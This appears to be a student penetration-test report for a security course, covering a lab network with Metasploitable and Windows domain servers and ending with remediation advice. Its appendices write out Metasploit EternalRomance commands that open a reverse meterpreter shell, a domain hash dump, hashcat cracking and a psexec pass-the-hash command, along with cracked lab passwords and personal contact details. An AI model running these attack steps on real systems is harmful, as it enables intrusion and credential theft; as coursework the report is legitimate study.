



ITSY 2359

SECURITY ASSESSMENT AND AUDITING

Stark Enterprise Inc. SECURITY Penetration Test REPORT



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1.0 Executive Summary

The objective of this penetration test was to evaluate the security posture of the network environment, encompassing both systems and web applications. Employing a diverse set of tools and methodologies, we systematically identified vulnerabilities and potential security weaknesses. Notably, critical vulnerabilities such as remote code execution and SQL injection were exposed, underscoring the importance of enhancing security measures.

The assessment also unveiled issues within the application defenses and highlighted the need for robust security strategies. Additionally, we acquired critical insights into the organization's security status, enabling informed decisions to strengthen defenses, mitigate risks, and safeguard valuable assets.

Our intent with this assessment was to provide a roadmap for enhancing overall security readiness. This includes fortifying defenses against emerging cyber threats and ensuring a resilient foundation for the protection of sensitive information.

The subsequent sections of this report provide a comprehensive analysis of our findings, including specific vulnerabilities, recommended actions, and points of contact for further discussion and resolution. It is our hope that this report will serve as a valuable resource in advancing the security of the network environment.

2.0 Purpose

The purpose of the penetration test was to assess the network environment's defensive posture, utilizing tools listed in **3.0 Tools and Methodologies**. The findings aimed to assist the company in enhancing its security measures, protecting against potential threats, and safeguarding critical assets and data.

3.0 Scope

The Penetration test consisted of an assessment of the following items:

- Windows 2019 Server (Web Server)
- Ubuntu Machine (Apache Version 2.2.8)
- Windows 2016 Server

4.0 Tools and Methodologies

- Nmap
- Metasploit
- Cyber Chef
- Hashcat
- Netcat
- Metasploit
- John the Ripper

5.0 Findings

With social engineering Username and Password was obtained for Pepper Pots. Username: SWilson, Password: OnYourLeft!.

During the Pentest, two IP addresses were discovered vulnerable. A Windows 2019 Server with the IP address of 172.20.50.10 using Microsoft IIS httpd 10.0 Web Sever was discovered. This server has Active Directory Domain Services with a Domain name of "HackMe.loc0". An Ubuntu machine with the IP address of 172.20.50.54 hosting Apache 2.2.8 Services on port 80 was also discovered on the network. Both devices were vulnerable to Enumeration.

With enumeration, other domain accounts from the Windows 2019 Server were discovered with a Lockout tries setting of 0 and Passwordmin set to 7. Along with domain accounts linking the Windows 2019 Server to the Ubuntu machine services listed in "*Lab 3.1.4 Network Enumeration*" of "*Appendix A*".

5.1 Reconnaissance

- Showdan.com
- Whois.com
- Social Engineering

5.2 Network Evaluation

Upon my vulnerability scan of Lab 4.1.1b VM, I discovered one "Critical" and three "Medium" impact vulnerabilities noted in "*Lab 4.1.1b Vulnerability Scanning*" of "*Appendix B*". The system is at risk of remote code execution through Microsoft message queuing as well as execution of echo commands that jeopardize the software "Quote of the Day" (qotd). This requires immediate action.

Microsoft Message Queuing running on the remote host affected by the remote code execution vulnerability, has been deemed low complexity. This makes it easy for an attacker to send a specially crafted MSMQ file and execute a remote connection. In addition, the Quote of the Day service makes the system vulnerable to a "pingpong" attack. This can slow the network or render it inoperable.

5.3 OS Evaluation

During the penetration test, I discovered vulnerabilities on the Windows 2016, 2019 server, Ubuntu server, and Windows 10 machine. Various tools were used as well as other penetration testing techniques to gain access to the machines user account credentials and to execute privilege escalation. See details in "*Appendix C*".

5.4 Web Applications

During the assessment of web applications, a comprehensive analysis was performed on various attack vectors. Notably, the Metasploitable machine (IP: 172.20.50.54) was subjected to SQL injection attempts. These tests revealed critical information about the database environment, including the SQL server type (MySQL), version (5.0.51a-3ubuntu5), and underlying operating system (Ubuntu Linux). Further investigation unveiled database tables. Additionally, the application's vulnerability to SQL injection allowed access to sensitive data, such as user account credentials. Subsequent examinations using tools like Zap and Burp Suite demonstrated the ability to identify vulnerabilities and generate detailed reports. Instances of cross-site scripting (XSS) were identified, showcasing potential security gaps. By exploiting vulnerabilities, hidden information was discovered, unraveling layers of encoded messages and showcasing the importance of robust security measures. Refer to "*Appendix D*" for detailed notes and walk through of findings.

6.0 Summary

The penetration test involved a detailed check of the network's security, including systems and web apps. Using various tools, we found weak spots, uncovering potential ways bad actors could get in and security gaps. Notably, we discovered serious issues like remote code execution and SQL injection. We also found weaknesses in app defenses, highlighting the need for strong security. The findings give us insights into how safe the organization's systems are. They help guide decisions to strengthen defenses, lower risks, and protect important data against online threats.

6.1 Analysis

Looking closely at the test results, a few important things stood out. We found that some usernames and passwords could be guessed too easily. This is concerning because it might let unauthorized people access systems. Our examination of network evaluation and operating system weaknesses showed vulnerabilities across various systems, including Windows 2016 and 2019 servers, Ubuntu machine, and Windows 10 system. Our review underlined the urgency of addressing high-risk issues, such as the risk of remote code execution through Microsoft message queuing. Additionally, we found significant vulnerabilities in web applications, like the potential for SQL injection and cross-site scripting. These findings highlight the need for proactive security measures to prevent exploitation and data breaches.

6.2 Recommendations

Based on the assessment results, the following recommendations are crucial for enhancing the organization's security posture:

1. **Immediate Patching and Remediation:** High-risk vulnerabilities identified during the assessment, including remote code execution through Microsoft message queuing, should be promptly addressed through system patches and remediation measures to prevent potential exploitation.
2. **Application Security Strengthening:** Given the susceptibility to SQL injection and cross-site scripting attacks, it's recommended to implement input validation mechanisms, web application firewalls, and security code reviews to fortify application defenses.
3. **Privilege Escalation Mitigation:** Enhance user privilege management on the assessed systems to reduce the risk of unauthorized access and privilege escalation attempts.
4. **Regular Security Assessments:** Implement regular penetration testing and vulnerability assessments to proactively identify and address security vulnerabilities before they can be exploited by malicious actors.
5. **User Training and Awareness:** Strengthen employee security awareness through training programs to minimize susceptibility to social engineering attacks, ultimately reducing the risk of unauthorized access.
6. **Incident Response Enhancement:** Develop and refine incident response plans to ensure timely and effective action in the event of a security breach.

These recommendations are tailored to address the vulnerabilities and weaknesses discovered during the penetration test, aiding in the organization's journey towards a more resilient and secure IT environment.

7.0 POINTS OF CONTACT

Table 7.1 provides the Points of Contact for this Document. *Note: Complete the table.*

Table 7.1 Points of Contact

Name	Title	Email	Phone #
Timothy Zellers	Senior Auditor	tzellers113509@mymail.tstc.edu	713-516-8683
Robert Zellers	Owner	rzellers@yahoo.com	713-504-1249

8.0 DISTRIBUTION LIST

Table 8.1 provides the Distribution list for this Document.

Table 8.1 Distribution List

Recipient Name	Recipient Organization	Distribution Method
Emily Reynolds	Comptia/Network Security Analyst	<i>Electronic Copy</i>
Michael Anderson	Comptia/IT Systems Administrator	<i>Electronic Copy</i>
Olivia Thompson	Comptia/Cybersecurity Engineer	<i>Electronic Copy</i>
Benjamin Matthews	Comptia/Information Security Officer	<i>Electronic Copy</i>
Sophia Roberts	Comptia/Incident Response Manager	<i>Electronic Copy</i>

APPENDICES

Appendix A.

Lab 3.1.1 Passive Reconnaissance

PART A:

Shodan.com

172.65.218.150 - USA, San Francisco
TLSv1, TLSv1.1, TLSv1.2
DigiCert Inc

172.65.248.163 - USA, San Francisco "Possible"
TLSv1, TLSv1.1, TLSv1.2
DigiCert Inc

PART B:

Whois.com

2 Name Servers:
armando.ns.cloudflare.com
jade.ns.cloudflare.com

Creation date of the record:
1995-08-15

PART C:

NSLOOKUP:

Non-authoritative answer:
Name: comptia.org
Addresses: 2606:4700::6812:111d
2606:4700::6812:101d
104.18.16.29
104.18.17.29

PART D:

Dig in linux

—(timz@MyMachine)-[~]
└\$ dig www.hackme.loc

; <>> DiG 9.18.16-1-Debian <>> www.hackme.loc
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NXDOMAIN, id: 59662
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
www.hackme.loc. IN A

;; AUTHORITY SECTION:
. 5 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2023071101 1800 900 604800 86400

;; Query time: 11 msec
;; SERVER: 192.168.157.2#53(192.168.157.2) (UDP)
;; WHEN: Tue Jul 11 18:50:41 CDT 2023
;; MSG SIZE rcvd: 118

Appendix A.

Lab 3.1.2 Social Engineering

The Malware link for Pepper Pots

VXNlcmb5hbWU6IFBQb3R0cwpQYXNzd29yZDogSUxvdmVZb3UzMDAwIQ==

Credentials to analyze with Cyber Chef

VXNlcmb5hbWU6IFBQb3R0cwpQYXNzd29yZDogSUxvdmVZb3UzMDAwIQ==

Username: SWilson

Password: OnYourLeft!

Appendix A.

Lab 3.1.3 Active Reconnaissance

PART A:

Potential targets in Metasploit

172.20.50.50
172.20.50.51
172.20.50.52
172.20.50.53
172.20.50.54
172.20.50.56

PART B:

Nmap scan potential targets

Nmap scan report for 172.20.50.10

Host: CYBER-DC
OS: Windows
(Note: Domain HackMe.loc0)

Nmap Scan report for 172.20.50.11

Host: DC
OS: Windows Server 2016
(Note services: kerberos-sec, kpasswd5, ldap.)

Nmap Scan report for 172.20.50.50

Host: no host name
OS: Linux (Ubuntu)

Nmap Scan report for 172.20.50.54

Host: metasploitable.localdomain
OS: Linux (Debian)
(Note: MySQL, Samba smbd, telnet)

Nmap Scan report for 172.20.50.104

Host: no host name
OS: Windows 10

Nmap Scan report for 172.20.50.52

Host: no host name
OS: Linux 2.6.x
(Note: services: xrdp)

Appendix A.

Lab 3.1.4 Network Enumeration

PART A:

#Telnet Probing

172.20.50.10

Vulnerable *

Web Server:

Microsoft IIS httpd 10.0

172.20.50.54

Vulnerable *

Web Server:

Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Note Worthy:

Apache/2.2.8 (Ubuntu) DAV/2 Server at metasploitable.localdomain Port 80</address>

2 Hosts Vulnerable...

PART B:

#smb_enumshares exploit SMB scan with Metasploit

Rhost set to 172.20.50.10 for the Windows server

Scan results:

```
[+] 172.20.50.10:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[*] 172.20.50.10:445 - Windows 2019 (Unknown)
[*] 172.20.50.10:445 - No shares collected
[*] 172.20.50.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

SMB User credentials set to:

Username: SWilson

Password: OnYourLeft!

Scan results after credentials:

```
[+] 172.20.50.10:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[*] 172.20.50.10:445 - Windows 2019 (Unknown)
[+] 172.20.50.10:445 - ADMIN$ - (DISK) Remote Admin
[+] 172.20.50.10:445 - C$ - (DISK) Default share
[+] 172.20.50.10:445 - IPC$ - (IPC) Remote IPC
[+] 172.20.50.10:445 - NETLOGON - (DISK) Logon server share
[+] 172.20.50.10:445 - Private - (DISK)
```

```
[+] 172.20.50.10:445 - Public - (DISK) Public
[+] 172.20.50.10:445 - SYSVOL - (DISK) Logon server share
[*] 172.20.50.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

#smb_enumusers exploit SMB scan with Metasploit

Rhost set to 172.20.50.10

Scan results:

```
[*] 172.20.50.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Note Insufficient results. Proceeding with providing a valid account.

SMB User credentials set to:

Username: SWilson
Password: OnYourLeft!

Scan results after credentials:

```
[+] 172.20.50.10:445 - HACKME [ Administrator, Guest, krbtgt, dev, NRomanoff, PPotts, SWilson, WMaximoff,
BBanner, SRogers, WWilson, SLee, PBlart, SLang, TStark, SStrange, JHammer, CJanssen, PPhillips ] ( LockoutTries=0
PasswordMin=7 )
[*] 172.20.50.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Note New account user names discovered as well as Lockout tries is 0 and Passwordmin is set to 7.

PART C:

#Use nmap script to scan for SMB-related info on Metasploitable host:

Note Syntax used in nmap:

Nmap -script=smb-enum-shares 172.20.50.54

Scan results:

Nmap scan report for 172.20.50.54

Host is up (0.0023s latency).

Not shown: 978 closed ports

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn

```
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
```

Host script results:

```
| smb-enum-shares:
|   account_used: <blank>
|   \\172.20.50.54\ADMIN\$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\172.20.50.54\IPC\$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\172.20.50.54\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\172.20.50.54\print\$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|   \\172.20.50.54\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
```

```
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
|_ Anonymous access: READ/WRITE
```

Nmap done: 1 IP address (1 host up) scanned in 17.55 seconds

Recorded for comment in share \tmp:

```
\172.20.50.54\tmp:
| Type: STYPE_DISKTREE
| Comment: oh noes!
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
|_ Anonymous access: READ/WRITE
```

#Nmap script smb-enum-users.nse

Results of script scan smb-enum-users.nse

```
Starting Nmap 7.91 ( https://nmap.org ) at 2023-07-12 00:55 CDT
Nmap scan report for 172.20.50.54
Host is up (0.0046s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

Host script results:

```
| smb-enum-users:  
|   METASPLOITABLE\backup (RID: 1068)  
|     Full name: backup  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\bin (RID: 1004)  
|     Full name: bin  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\bind (RID: 1210)  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\daemon (RID: 1002)  
|     Full name: daemon  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\dhcp (RID: 1202)  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\distccd (RID: 1222)  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\ftp (RID: 1214)  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\games (RID: 1010)  
|     Full name: games  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\gnats (RID: 1082)  
|     Full name: Gnats Bug-Reporting System (admin)  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\irc (RID: 1078)  
|     Full name: ircd  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\klog (RID: 1206)  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\libuuid (RID: 1200)  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\list (RID: 1076)  
|     Full name: Mailing List Manager  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\lp (RID: 1014)  
|     Full name: lp  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\mail (RID: 1016)  
|     Full name: mail  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\man (RID: 1012)  
|     Full name: man  
|     Flags: Account disabled, Normal user account  
|   METASPLOITABLE\msfadmin (RID: 3000)  
|     Full name: msfadmin,,  
|     Flags: Normal user account  
|   METASPLOITABLE\mysql (RID: 1218)  
|     Full name: MySQL Server,,  
|     Flags: Account disabled, Normal user account
```

```
| METASPLOITABLE\news (RID: 1018)
|   Full name: news
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\nobody (RID: 501)
|   Full name: nobody
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\postfix (RID: 1212)
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\postgres (RID: 1216)
|   Full name: PostgreSQL administrator,,
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\proftpd (RID: 1226)
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\proxy (RID: 1026)
|   Full name: proxy
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\root (RID: 1000)
|   Full name: root
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\service (RID: 3004)
|   Full name: ,,
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\sshd (RID: 1208)
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\sync (RID: 1008)
|   Full name: sync
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\sys (RID: 1006)
|   Full name: sys
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\syslog (RID: 1204)
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\telnetd (RID: 1224)
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\tomcat55 (RID: 1220)
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\user (RID: 3002)
|   Full name: just a user,111,,
|   Flags: Normal user account
| METASPLOITABLE\uucp (RID: 1020)
|   Full name: uucp
|   Flags: Account disabled, Normal user account
| METASPLOITABLE\www-data (RID: 1066)
|   Full name: www-data
|   Flags: Account disabled, Normal user account
```

Nmap done: 1 IP address (1 host up) scanned in 17.32 seconds

#Questions in #4 of part C:

Recorded results:

- A. Yes, there is an account named "nobody"
- B. Yes, there is an account named "www-data"
- C. No, there is NOT an account name "1337"

Appendix B.

Lab 4.1.1b Vulnerability Scanning (Nessus)

A. 1 Critical rating

CVE-2023-21554, QueueJumper

Name: Microsoft Message Queuing RCE

ID: 175373

OS: Windows 10 (Lab 4.1.1b VM)

B. Microsoft Message Queuing Remote Code Execution Vulnerability

A message queuing application is affected by a remote code execution vulnerability.

CVSS rating: 9.8

Solution:

Apply updates in accordance with the vendor advisory.

Also See:

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-21554>

C.

Item:	IP Address	Rating	Impact
Microsoft Message Queuing RCE (CVE-2023-21554, QueueJumper)	192.168.194.137	9.8	Critical Impact. The Microsoft Message Queuing running on the remote host is affected by a remote code execution vulnerability.
CVE-1999-0103 Echo Service Detection CVE-1999-0635	192.168.194.137	5.0	Medium Impact. Echo and chargen, or other combinations of UDP services, can be used in tandem to flood the server, a.k.a. UDP bomb or UDP packet storm.
CVE-1999-0103 Quote of the Day (QOTD) Service Detection	192.168.194.137	5.0	Medium Impact. An easy attack is 'pingpong' which IP spoofs a packet between two machines running Quote of the Day. This will cause them to spew characters at each other, slowing the machines down and saturating the network.
SMB Signing not required	192.168.194.137	5.3	Medium Impact. Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

- D. Upon my vulnerability scan of Lab 4.1.1b VM, I discovered one "Critical" and three "Medium" impact vulnerabilities ranging in the above-mentioned table. The system is at risk of remote code execution through Microsoft message queuing as well as execution of echo commands that jeopardize the software "Quote of the Day" (qotd). This requires immediate action.
- E. Microsoft Message Queuing running on the remote host affected by the remote code execution vulnerability, has been deemed low complexity. This makes it easy for an attacker to send a specially crafted MSMQ file and execute a remote connection. In addition, the Quote of the Day service makes the system vulnerable to a "pingpong" attack. This can slow the network or render it inoperable.

Appendix B.

Lab 4.1.1c Vulnerability Scanning (OpenVas)

Item:	IP Address:	Rating:	Impact:
CVE-1999-0618 The rexec service is running	172.20.50.53	10.0	rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer. Port: 512/tcp
CVE-2020-9761 Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	172.20.50.53	10.0	Multiple Java products that implement the RMI Server contain a vulnerability that could allow an unauthenticated, remote attacker to execute arbitrary code on a targeted system with elevated privileges.
CVE-2008-5304/CVE-2008-5305 TWiki XSS and Command Execution Vulnerabilities	172.20.50.53	10.0	The host is running TWiki and is prone to Cross-Site Scripting (XSS) and Command Execution Vulnerabilities.
OS End Of Life Detection	172.20.50.53	10.0	The Operating System on the remote host has reached the end of life and should; not be used anymore.
Possible Backdoor: Ingreslock	172.20.50.53	10.0	Backdoor.Ingreslock is a Trojan that exploits the Ingres database-related vulnerabilities for taking control of your computer. It may launch different attacks but has strong implications in ransomware and file encryption attacks that could hold your files for ransom. Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected system.
CVE-2011-5330 Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	172.20.50.53	9.8	Systems using Distributed Ruby (dRuby/DRB), which is available in Ruby versions 1.6 and later, may permit unauthorized systems to execute distributed commands.

Appendix C.

Lab 5.1.1 Network Based Attacks

Sunday, July 23, 2023

3:16 AM

Part A

Responder and Hashcat on Windows 10 (172.20.50.104)

During Responder MiTM attack and hashcat hash cracking:

I discovered another User credentials

password: ILoveYou3000

Username: PPotts

NOT IN VIDEO

Part B

Metasploit SMB attacks on Windows 2016 Server (172.20.50.11)

#Syntax for POC

search payload

set payload windows/x64/meterpreter/revers_tcp

search EternalSynergy

use 0 (EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution)

set rhost 172.20.50.11

set lhost 172.20.50.52

run

I then have a tcp revers shell

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 172.20.50.11
rhost => 172.20.50.11
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 172.20.50.52
lhost => 172.20.50.52
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.20.50.52:4444
[*] 172.20.50.11:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.20.50.11:445 - Built a write-what-where primitive ...
[+] 172.20.50.11:445 - Overwrite complete ... SYSTEM session obtained!
[*] 172.20.50.11:445 - Selecting PowerShell target
[*] 172.20.50.11:445 - Executing the payload ...
[+] 172.20.50.11:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200262 bytes) to 172.20.50.11
[*] Meterpreter session 1 opened (172.20.50.52:4444 → 172.20.50.11:65148) at 2023-07-23 05:28:40 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter > 
```

I then do a session background:

#Syntax continued:

background

search smart_hashdump

use 0 (ost/windows/gather/smart_hashdump) *Note: it is already configured*

```
set session 1
```

```
run
```

```
***Successfully grabbed user accounts and hashes***
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 post(windows/gather/smart_hashdump) > set session 1
session => 1
msf6 post(windows/gather/smart_hashdump) > run

[*] Running module against DC
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/cyber/.msf4/loot/20230723053701_default_172.20.50.11_windows.hashes_037376.txt
[+] This host is a Domain Controller!
[*] Dumping password hashes ...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:3bf9df5772981ce2d0d627783dff1cbf
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:911da3a1aa4aa368c54841776975326f
[+] dev:1000:aad3b435b51404eeaad3b435b51404ee:3bf9df5772981ce2d0d627783dff1cbf
[+] NRomanoff:1607:aad3b435b51404eeaad3b435b51404ee:b96d904e8d8a441d1e24b5c8baf44ed
[+] PPotts:1608:aad3b435b51404eeaad3b435b51404ee:205d77d8203435ab942163f7467c278d
[+] SWilson:1609:aad3b435b51404eeaad3b435b51404ee:1edef9e8e7bd23a40143396d08a816be
[+] WMaximoff:1610:aad3b435b51404eeaad3b435b51404ee:e21f38c6bb268dc6ab31ae8b32e212d
[+] BBanner:1611:aad3b435b51404eeaad3b435b51404ee:ba4746d3413ed7141540948e874d8ee4
[+] SRogers:1612:aad3b435b51404eeaad3b435b51404ee:a103843e6798e353abfada5b7a2ca064
[+] WWilson:1613:aad3b435b51404eeaad3b435b51404ee:8aeee6354cdb4ab877dfaac898aaf8ee4
[+] SLee:1614:aad3b435b51404eeaad3b435b51404ee:c482e77692cbb49e4c9bbd5ad6b839df
[+] PBlart:1615:aad3b435b51404eeaad3b435b51404ee:0f1f821c84c406b4214a9330fd0492bf
[+] SLang:1616:aad3b435b51404eeaad3b435b51404ee:edac1fd213b94ecf686f837f11cdb1c4
[+] TStark:1617:aad3b435b51404eeaad3b435b51404ee:a53c96f45221be6ba264fc85777f58d8
[+] SStrange:1618:aad3b435b51404eeaad3b435b51404ee:5ebfd9dcce1e9cf9373baca79761b392
[+] JHammer:1619:aad3b435b51404eeaad3b435b51404ee:abbdacc0a6038d7a26d9211e3e20c66e
[+] CJanssen:2602:aad3b435b51404eeaad3b435b51404ee:59f36c1ff27f95c248d186869aca168f
[+] PPhillips:2608:aad3b435b51404eeaad3b435b51404ee:bf27cdc29971537fef4807849b3fadfc
[+] CYBER-DC$:1001:aad3b435b51404eeaad3b435b51404ee:4f22840651cdb72ba2bdeb0e72775bf6
[+] CYBER-WRK1$:1604:aad3b435b51404eeaad3b435b51404ee:b1eb9c6bcb5a9f0c26b2d3075a6a8d3b
[+] DC$:1621:aad3b435b51404eeaad3b435b51404ee:8e8b3b08407b78a68d451136093e3a23
[*] Post module execution completed
msf6 post(windows/gather/smart_hashdump) >
```

note: cracking ntlm hash

#Visited hashcat.net example hashes to get mode:

1000 = NTLM

#Using Hashcat to crack NTLM hashing syntax

#Syntax:

hashcat -m 1000 -a 0 /home/cyber/Desktop/Work/Hash/cat.txt /usr/share/wordlists/rockshort.txt

#Swilson hash cracked in hashcat:

```
└─(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
$ hashcat --show swilson-hash.txt
1edef9e8e7bd23a40143396d08a816be:OnYourLeft!
```

```
└─(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
$ ┌
```

Note: unable to crack Admin 500 range hashes even with the argument -O while using hashcat

#Made a doc with all user hashes and attempted to crack them with hash cat:

```

cyber-dc-hash.txt  krbtgt.txt  SMB_Metasploit_Hashes.txt  swilson-hash.txt
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.[Hash]
[...]
Host memory required for this attack: 65 MBr-output.txt      SMB-NTLMv2-SSP-172.20.50.
cyber-dc-hash.txt  krbtgt.txt  SMB_Metasploit_Hashes.txt  swilson-hash.txt
Dictionary cache hit:
* Filename.. : /usr/share/wordlists/rockshort.txt
* Passwords..: 250005
* Bytes.....: 2073947
* Keyspace.. : 250005

Approaching final keyspace - workload adjusted.

205d77d8203435ab942163f7467c278d:ILoveYou3000!
b96d904e8d8a441d1e24b5c8baf44ed:BlackWidow!
e21f38c6bb268dcd6ab31ae8b32e212d:IHaveAVision!

Session.....: hashcat
Status.....: Exhausted
Hash.Name....: NTLM
Hash.Target....: /home/cyber/Desktop/Work/Hash/full-set.txt
Time.Started....: Sun Jul 23 06:34:19 2023 (0 secs)
Time.Estimated ...: Sun Jul 23 06:34:19 2023 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockshort.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2921.7 kH/s (0.39ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 3/18 (16.67%) Digests
Progress.....: 250005/250005 (100.00%)
Rejected.....: 0/250005 (0.00%)
Restore.Point....: 250005/250005 (100.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: andreeab → notmypassword

Started: Sun Jul 23 06:34:15 2023
Stopped: Sun Jul 23 06:34:21 2023

└─(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$ █

```

*** I was only able to obtain three user account passwords with my hashcat attempt on all users. These accounts are listed below. ***

PPots:

205d77d8203435ab942163f7467c278d:ILoveYou3000!

NRomanoff:

b96d904e8d8a441d1e24b5c8baf44ed:BlackWidow!

BBanner:

e21f38c6bb268dcd6ab31ae8b32e212d:IHaveAVision!

#Part C

Pass the hash

#Helpful python scripts located in:
/usr/share/doc/python3-impacket/examples

#Syntax used to obtain "Top-Secret" doc:
cp psexec.py /home/cyber/Desktop/Work/Script

#Pass the hash
#Syntax:
python3 psexec.py Administrator@172.20.50.11 -hashes :"Administrator Hash"

*This gave me a reverse shell to the Windows 2016 server with Admin Privilege's.

****NOTE: In C:/ drive I found Administrator.HACKME account and in its Documents folder I obtained the Top-Secret.txt file.***

```

Directory of C:\Users
06/28/2021  12:05 PM    <DIR>          .
06/28/2021  12:05 PM    <DIR>          ..
06/23/2021  07:07 PM    <DIR>          Administrator
08/05/2021  09:36 AM    <DIR>          Administrator.HACKME
09/12/2016  06:37 AM    <DIR>          Public
06/28/2021  12:05 PM    <DIR>          WWilson
              0 File(s)            0 bytes
              6 Dir(s)   52,326,350,848 bytes free

C:\Users>cd Administrator.HACKME

C:\Users\Administrator.HACKME>dir
Volume in drive C has no label.
Volume Serial Number is E48B-4073

Directory of C:\Users\Administrator.HACKME

08/05/2021  09:36 AM    <DIR>          .
08/05/2021  09:36 AM    <DIR>          ..
06/23/2021  07:17 PM    <DIR>          Contacts
06/23/2021  07:17 PM    <DIR>          Desktop
06/26/2021  10:34 PM    <DIR>          Documents
06/23/2021  07:17 PM    <DIR>          Downloads
06/23/2021  07:17 PM    <DIR>          Favorites
06/23/2021  07:17 PM    <DIR>          Links
06/23/2021  07:17 PM    <DIR>          Music
06/23/2021  07:17 PM    <DIR>          Pictures
